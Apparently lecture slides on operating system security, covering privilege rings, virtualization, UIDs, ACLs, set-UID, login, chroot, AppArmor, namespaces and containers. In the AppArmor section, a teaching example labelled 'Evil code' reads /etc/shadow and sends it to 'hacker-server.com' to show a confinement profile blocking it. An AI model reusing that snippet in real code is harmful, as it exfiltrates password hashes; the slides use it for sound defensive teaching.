
## Definition: Global system records all public certificates created

- Ensure that only a single certificate has the correct roots
- Stores the entire certification chain of each certificate
- Presents this information for auditing
  - Organizations or ad-hoc by the end users

# Storage

---

# Operating Systems



# Kernel Objectives

---

**Initialize devices (Boot)**

**Virtualize the hardware**

- Computational model

**Enforce protection policies and provide protection mechanisms**

- Against involuntary mistakes
- Against non-authorized activities

**Provide a Virtual File System**

- Agnostic of the actual filesystem used

# Execution Rings


---

## Different levels of privilege

- Forming a set of concentric rings
- Used by CPU's to prevent non-privileged code from running privileged opcodes
  - e.g. IN/OUT, TLB manipulation

## Nowadays processors have 4 rings

- But OS's usually use only 2
  - 0 (supervisor/kernel mode) and 3 (user-mode)



## Transfer of control between rings requires special gates

- The ones that are used by syscalls

# Executing Virtual Machines

---

## Common approach

- Software-based virtualization
- Direct execution of guest user-mode code (ring 3)
- Binary translation of privileged code (ring 0)
  - Guest OS kernels remain unchanged, but do not run directly on the host machine

## Hardware-assisted virtualization

- Full virtualization
  - There is a ring -1 below ring 0
    - Hypervisor and kernel extensions such as Intel VT-x and AMD-V
- It can virtualize hardware for many ring 0 kernels
  - No need of binary translation
  - Guest OS's run faster (almost native performance)

# Execution of Virtual Machines

---

## **Virtual machines implement an essential security mechanism: Confinement**

- Implement a security domain constrained for use of a small set of applications
- Also provide a common abstraction with common hardware
  - Even if the host hardware is modified

## **Provide additional mechanisms**

- Control resources
- Prioritize access to resources
- Creation of images for analysis
- Fast recovery to a known state

# Computational Model

---

**Set of entities (objects) managed by the OS kernel**

- Define how applications interact with the kernel

## Examples

- User identifiers
- Processes
- Virtual memory
- Files and file systems
- Communication channels
- Physical devices
  - Storage
    - Magnetic disks, optical disks, silicon disks, tapes
  - Network interfaces
    - Wired, wireless
  - Human-computer interfaces
    - Keyboards, graphical screens, text consoles, mice
  - Serial/parallel I/O interfaces
    - USB, serial ports, parallel ports, infrared, bluetooth

# User Identifiers (UID)

---

**For the OS kernel a user is a number**

- Established during a login operation
- User ID (UID)

**All activities are executed on a computer on behalf of a UID**

- UID allows the kernel to assert what is allowed/denied to them
- Linux: UID 0 is omnipotent (root)
  - Administration activities are usually executed with UID 0
- macOS: UID 0 is omnipotent for management
  - Some binaries and activities are restricted, even for root
- Windows: concept of privileges
  - For administration, system configuration, etc.
  - There is no unique, well-known identifier for an administrator
  - Administration privileges can be bound to several UIDs
    - Usually through administration groups
    - Administrators, Power Users, Backup Operators

# Group Identifiers (GID)

---

## OS also address group identifiers

- A group is composed by zero or more users
- A group can be composed by other goroups
- Group ID: Integer value (Linux, Android, macOS) or UUID (Windows)

## User may belong to multiple groups

- User rights = rights of the UID + rights of the GIDs

## In Linux, activities always execute under the scope of a set of groups

- 1 primary group: user to define the ownership of created files
- Multiple secondary groups: used to condition access to resources

# Processes

---

## A process defines the context of an activity

- For taking security-related decisions
- For other purposes (e.g. scheduling)

## Security-related context

- Effective Identity (eUID and eGIDs)
  - Fundamental for enforcing access control
  - May be the same as the identity of the user launching the process
- Resources being used
  - Open files
    - Including communication channels
  - Reserved virtual memory areas
  - CPU time used, priority, affinity, namespace

# Virtual Memory

---

## **It's the address space where activities take place**


- Have the maximum size defined by the hardware architecture
  - 32bits ->  $2^{32}$  Bytes
  - 64bits ->  $2^{64}$  bytes
- Managed as small chunks named pages (4KB)

## **Virtual Memory can be sparse**

- Only the pages used must be allocated
- Although processes always see a contiguous memory space

## **Virtual Memory is mapped to RAM when it is actually used**


- At a given moment, the RAM has pages from multiple address spaces
- The choice of how to manage those spaces is very important
  - Avoid fragmentation, management memory according to their freshness



# Virtual File System

**Provide a method for representing mount points, directories, files, and links**

- Hierarchical structure for storing content



**Mount Point: An access to the root of a specific FS**

- Windows uses letters (A:, .. C...), Linux, macOS, Android use any directory

**Directory: A hierarchical organization method**

- Other directories, mount points, files, links
- The first is called by root


**Links: indirection mechanisms in FS**

- Soft Links: point to another feature in any FS, in the same VFS
  - Windows: Shortcuts are similar to Soft Links, but handled at the application level
- Hard Links: Provide multiple identifiers (names) for the same content (data), in the same FS

# Virtual File System

## Files

- Serve to store data on a perennial
  - But longevity is given by physical support and not by the concept of file ...
    - Erasing can only mean, mark as deleted (frequent!)
  - Are ordered sequences of bytes associated with a name
    - The name allows you to retrieve/reuse these bytes later
  - Its contents can be changed, removed, or added
  - They have a protection that controls their use
    - Read, write, run, remove, etc. permissions.
    - The protection model depends on the file system



# Virtual File System

---

## File and Directory Security Mechanisms

### Mandatory protection mechanisms

- Owner
- Users and Groups allowed
- Permissions: Read, Write, Run
  - Different meanings for Files and Directories

### Discretionary protection mechanisms

- User-defined specific rules

### Additional mechanisms

- Implicit compression
- Indirection to remote resources (e.g. for OneDrive)
- Signature
- Encryption

# Communication Channels

---

**Allow the exchange of data between distinct but cooperative activities**

**Essential in any current system**

- All applications use these mechanisms

**Processes of the same SO/machine**

- Pipes, UNIX Sockets, streams, etc.
- Communication between processes and core: syscalls, sockets

**Processes on different machines**

- TCP/IP and UDP/IP sockets

# Access Control

---

## **The core of an OS is an access control monitor**

- Controls all hardware interactions
- Applications NEVER directly access resources
- Controls all interactions between computational model entities

## **Subjects**

- Typically local processes
  - Through the system calls API
  - A syscall is not an ordinary call to a function
- But also messages from other machines

```
#include <stdlib.h>

#include <stdio.h>

#include <string.h>


---


int main(int argc, char** argv){

    FILE *fp = fopen("hello.txt", "wb");

    char* str = "hello world";

    fwrite(str, strlen(str), 1, fp);

    fclose(fp);

}
```

```
$ gcc -o main ./main
```

```
$ strace ./main
```

---

```
....
```

```
openat(AT_FDCWD, "hello.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
```

```
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
```

```
write(3, "hello world", 11) = 11
```

```
close(3) = 0
```

```
...
```

**File interactions are mediated by the core.  
Applications do not directly access resources**

# Mandatory Access Control

---

**There are numerous cases of mandatory access control on an operating system**

- They are part of the logic of the computational model
- They are not moldable by users and administrators
  - Unless they change the behavior of the core

## Examples on Linux

- root can do everything
- Signals to processes can only be sent by root or the owner
- Sockets AF\_PACKET (RAW) can only be created by root or by processes with the CAP\_NET\_RAW

## Examples on macOS

- root can do almost anything
- root cannot change binaries and directories signed by Apple

# Discretionary Access Control

---

## **Users can set rules for access control**

- May be definable only by the owner/user
  - This limitation is itself a Mandatory Access

## **Examples**

- Discretionary Access Control Lists (ACL)
  - Expressive lists that limit access to resources Linux
- Linux Apparmor
  - Stores settings in /etc/apparmor.d with application limitations
  - Rules applied automatically regardless of user
- macOS sandbox
  - Applications are launched within isolated contexts (Sandbox)
  - The sandbox contains a definition of the information that enters/exits

# Protection with ACLs

---

## **Each object has an Access Control List (ACL)**

- Tell me who can do what

## **The ACL may be discretionary or mandatory**

- When it is mandatory you cannot change
- When it is discretionary it can be changed

## **It is checked when an activity intends to manipulate the object**

- If the manipulation request is not authorized it is denied
- Who makes the validations of ACLs is the core of the SO
  - Acts as a Security monitor

# Unix file protection ACLs: Fixed-structure, discretionary ACL

**Each file system object has an ACL**


- Binding 3 rights to 3 subjects
- Only the owner can update the ACL

**Rights: R W X**

- Read right / Listing right
- Write right / create or remove files or subdirectories
- Execution right / use as process' current working directory

**Subjects:**

- An UID (owner)
- A GID
- Others



# Unix file protection ACLs: Flexible-structure, discretionary ACL

---

Each file system object has an ACL and a owner

- The ACL grants 14 types of access rights to a variable-size list of subjects
- Owner can be an UID or a GID
- Owner has no special rights over the ACL

Subjects:

- Users (UIDs)
- Groups (GIDs)
  - The group “Everyone” stands for anybody

Rights:

- Traverse Folder / Execute File
- List Folder / Read Data
- Read Attributes
- Read Extended Attributes
- Create Files /Write Data
- Create Folders / Append Data
- Write Attributes
- Write Extended Attributes
- Delete Subfolders and Files
- Delete
- Read Permissions
- Change Permissions
- Take Ownership

```
[nobody@host ~]$ ls -la
total 12
drwxr-xr-x  2 root root 100 dez  7 21:39 .
drwxrwxrwt 25 root root 980 dez  7 21:39 ..
-rw-r----- 1 root root   6 dez  7 21:42 a
-rw-r--r--  1 root root   6 dez  7 21:42 b
-rw-r-x---+ 1 root root   6 dez  7 21:42 c
```

---

```
[nobody@host ~]$ cat a
cat: a: Permission denied
```

```
[nobody@host ~]$ cat b
SIO_B
```

```
[nobody@host ~]$ cat c
SIO_C
```

```
[nobody@host ~]$ getfacl c
# file: c
# owner: root
# group: root
user::rw-
user:nobody:r-x
group::r--
mask::r-x
other::---
```

# Privilege Elevation: Set-UID

---

**It is used to change the UID of a process running a program stored on a Set-UID file**

- If the program file is owned by UID X and the set-UID ACL bit is set, then it will be executed in a process with UID X, independently of the UID of the subject that executed the program

**It is used to provide privileged programs for running administration task invoked by normal, untrusted users**

- Change the user's password (passwd)
- Change to super-user mode (su, sudo)
- Mount devices (mount)

# Privilege Elevation: Set-UID

---

## Effective UID / Real UID

- Real UID is the UID of the process creator
  - App launcher
- Effective UID is the UID of the process
  - The one that really matters for defining the rights of the process

## UID change

- Ordinary application
  - eUID = rUID = UID of process that executed **exec**
  - eUID cannot be changed (unless = 0)
- Set-UID application
  - eUID = UID of **exec'd** application file, rUID = initial process UID
  - eUID can revert to rUID
- rUID cannot change

# Privilege Elevation: Set-UID

---

## **Administration by root is not advised**

- One “identity”, many people
- Who did what?

## **Preferable approach**

- Administration role (uid = 0), many users assume it
  - Sudoers
  - Defined by a configuration file used by sudo

## **sudo is a Set-UID application with UID = 0**

- Appropriate logging can take place on each command run with sudo

# Linux login: Not an OS kernel operation

---

**A privileged login application presents a login interface for getting users' credentials**

- A username/password pair
- Biometric data
- Smartcard and activation PIN

**The login application validates the credentials and fetches the appropriate UID and GIDs for the user**

- And starts an initial user application on a process with those identifiers
  - In a Linux console this application is a shell
- When this process ends the login application reappears


**Thereafter all processes created by the user have its identifiers**

- Inherited through forks

# Linux: from login to session processes

## The login process must be a privileged process

- Has to create processes with arbitrary UID and GIDs
  - The ones of the entity logging in



# Login in Linux: Password validation process

---

**Username is used to fetch a UID/GID pair from `/etc/passwd`**

- And a set of additional GIDs in the `/etc/group` file

**Supplied password is transformed using a digest function**

- Currently configurable, for creating a new user (`/etc/login.conf`)
- Its identification is stored along with the transformed password

**The result is checked against a value stored in `/etc/shadow`**

- Indexed again by the username
- If they match, the user was correctly authenticated

## File protections

- `/etc/passwd` and `/etc/group` can be read by anyone
- `/etc/shadow` can only be read by root
  - Protection against dictionary attacks

```
[user@linux ~]$ ls -la /usr/sbin/sudo  
-rwsr-xr-x 1 root root 140576 nov 23 15:04 /usr/sbin/sudo
```

---

```
[user@linux ~]$ id  
uid=1000(user) gid=1000(user) groups=1000(user),998(sudoers)
```

```
[user@linux ~]$ sudo -s  
[sudo] password for user:
```

```
[root@linux ~]# id  
uid=0(root) gid=0(root) groups=0(root)
```

```
[root@linux ~]# exit
```

```
[user@linux ~]$ sudo id  
uid=0(root) gid=0(root) groups=0(root)
```

# Chroot mechanism

---

## **Used to reduce the visibility of a file system**

- Each process descriptor has a root i-node number
  - From which absolute pathname resolution takes place
- chroot changes it to an arbitrary directory
  - The process' file system view gets reduced

## **Used to protect the file system from potentially problematic applications**

- e.g. public servers, downloaded applications
- But it is not bullet proof!

```
[root@linux /opt/chroot]# find .
```

```
.
```

```
./usr
```

```
./usr/lib
```

```
./usr/lib/libcap.so.2
```

---

```
./usr/lib/libreadline.so.7
```

```
./usr/lib/libncursesw.so.6
```

```
./usr/lib/libdl.so.2
```

```
./usr/lib/libc.so.6
```

```
./lib64
```

```
./lib64/ld-linux-x86-64.so.2
```

```
./bin
```

```
./bin/ls
```

```
./bin/bash
```

```
[root@linux /opt/chroot]# chroot . /bin/bash
```

```
bash-4.4# ls /
```

```
bin lib64 usr
```

```
bash-4.4# cp /bin/bash .
```

```
bash: cp: command not found
```

# Confinement: Apparmor

---

## **Mechanism for restricting applications based on a behavior model**

- Requires core support: Linux Security Modules
- Focus on syscalls and their arguments
- Can work in complain and enforcement modes
- Generates entries in the system registry to audit the behavior

## **Configuration files define what activities can be invoked**

- By application, uploaded from a file
- Applications can never have more accesses than defined
  - even if executed by root

```
import sys
from socket import socket, AF_INET, SOCK_STREAM

# Evil code
with open('/etc/shadow', 'rb') as f:
    data = f.read()
    s = socket(AF_INET, SOCK_STREAM)
    s.connect( "hacker-server.com", 8888 )
    s.send(data)
    s.close()

if len(sys.argv) < 2:
    sys.exit(0)

with open(sys.argv[1], 'r') as f:
    print(f.read(), end='')
```

### # Profile at /etc/apparmor.d/usr.bin.trojan

```
/usr/bin/trojan {
    #include <abstractions/base>

    deny network inet stream,
    /** r,
}
```

```
##### Apparmor Profile Disabled #####
root@linux: ~# trojan a
SIO_A
```

---

```
##### Apparmor Profile Enabled #####
root@linux: ~# trojan a
Traceback (most recent call last):
  File "/usr/bin/trojan.py", line 7, in <module>
    s = socket(AF_INET, SOCK_STREAM)
  File "/usr/bin/socket.py", line 144, in __init__
PermissionError: [Errno 13] Permission denied
```

# Confinement: Namespaces

---

## **Allows partitioning of resources in views (namespaces)**

- Processes in a namespace have a restricted view of the system
- Activated through syscalls by a simple process:
  - clone: Defines a namespace to migrate the process to
  - unshare: disassociates the process from its current context
  - sets: puts the process in a Namespace

## **Types of Namespaces**

- Mount: Applied to mount points
- process id: first process has id 1
- network: "independent" network stack (routes, interfaces...)
- IPC: methods of communication between processes
- uts: name independence (DNS)
- user id: segregation of permissions
- cgroup: limitation of resources used (memory, cpu...)

```
## Create netns named mynetns  
root@vm: ~# ip netns add mynetns
```

```
## Change iptables INPUT policy for the netns  
root@linux: ~# ip netns exec mynetns iptables -P INPUT DROP
```

```
## List iptables rules outside the namespace  
root@linux: ~# iptables -L INPUT  
Chain INPUT (policy ACCEPT)  
target      prot opt source          destination
```

```
## List iptables rules inside the namespace  
root@linux: ~# ip netns exec mynetns iptables -L INPUT  
Chain INPUT (policy DROP)  
target      prot opt source          destination
```

```
## List Interfaces in the namespace
```

```
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

---

```
## Move the interface enp0s3 to the namespace
```

```
root@linux: ~# ip link set enp0s3 netns mynetns
```

```
## List interfaces in the namespace
```

```
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT...
    link/ether 08:00:27:83:0a:55 brd ff:ff:ff:ff:ff:ff
```

```
## List interfaces outside the namespace
```

```
root@linux: ~# ip link list
```

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT...
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

# Confinement: Containers

---

**Explores namespaces to provide a virtual view of the system**

- Network isolation, cgroups, user ids, mounts, etc...

**Processes are executed under a container**

- Container is an applicational construction and not of the core
- Consists of an environment by composition of namespaces
- Requires building bridges with the real system network interfaces, proxy processes

**Relevant approaches**

- LinuX Containers: focus on a complete virtualized environment
  - evolution of OpenVZ
- Docker: focus on running isolated applications based on a portable packet between systems
  - uses LXC
- Singularity: similar to docker, focus on HPC and multi-user sharing

# Smart Cards and the Electronic Citizen Cards

---

# Smartcards

---

Hardware devices to store keys and do operations over the keys

- Sealed, resistant to side channel attacks or virus

Objective: allow the use of keys without its compromise

- Owner can use keys to do cryptographic operations
  - Symmetric or asymmetric ciphers
  - Authenticate the owner, generate document signatures, generate answers to challenges, store values

Uses:

